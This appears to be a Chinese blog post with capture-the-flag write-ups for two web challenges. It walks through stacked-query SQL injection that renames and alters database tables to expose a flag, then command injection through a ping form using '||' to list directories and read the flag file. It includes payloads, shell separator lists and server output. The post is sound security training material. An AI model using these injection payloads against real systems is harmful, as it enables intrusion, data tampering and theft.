[强网杯 2019]随便注 & BUUCTF[ACTF2020 新生赛]Exec

原创

H3h3QAQ 于 2021-04-28 16:04:00 发布 43 收藏 1

分类专栏： CTF 文章标签： 安全 信息安全

本文链接：https://blog.csdn.net/Anton__1/article/details/116236015

[强网杯 2019]随便注

打开靶机后只有一个输入框，是一道注入题



```
1' or 1=1;#
```

#是用来注释掉后面得sql语句

再输入：

```
1' order by 2;#
1' order by 3;#
```

输入到3 时报错了，证明只有两列：



输入

```
1'; show tables;#
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

可以看到有 1919810931114514 和 words 两个表

进入看看有什么

输入

```
0'; show columns from `words`;#
0'; show columns from `1919810931114514`;#
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

可以看到words表里有两个属性，即两列：id 和data

而1919810931114514表里只有一个属性列

说明输入框可能查询的就是words表

后台sql语句可能为：

```
select id,data from words where id=
```

接下来就是如何获取flag了

思路是把1919810931114514表改名为words表，把属性名flag改为id，然后用1' or 1=1;# 显示flag出来

在这之前当然要先把words表改名为其他

构造payload：

```
1';rename table words to word22;rename table `1919810931114514` to words;ALTER TABLE words ADD id int(10) DEFAUL
T '12';ALTER TABLE  words CHANGE flag data VARCHAR(100);#
```

```
最后用1' or 1=1;#
求出flag
```

> 部分引用https://blog.csdn.net/weixin_45642610/article/details/112337143

BUUCTF[ACTF2020 新生赛]Exec

打开发现网站有一个ping功能

盲猜有命令执行漏洞

```
1、|（就是按位或），直接执行|后面的语句

2、||（就是逻辑或），如果前面命令是错的那么就执行后面的语句，否则只执行前面的语句

3、&（就是按位与），&前面和后面命令都要执行，无论前面真假

4、&&（就是逻辑与），如果前面为假，后面的命令也不执行，如果前面为真则执行两条命令

5、;（linux下有的，和&一样的作用
```

测试了一下可以payload：

```
127.0.0.1||ls ../../../../
```

PING

请输入需要ping的地址

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```


查看到根目录有flag文件

构造新的payload：

```
127.0.0.1||cat ../../../../flag
```

得到flag：

```
flag{e3d356d3-f575-4c97-86be-f296039c23ec}
```



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交

```
array(2) {
  [0]=>
  string(42) "flag{c84a1943-45c3-4d7e-af81-141774e166c7}"
  [1]=>
  string(2) "12"
}
```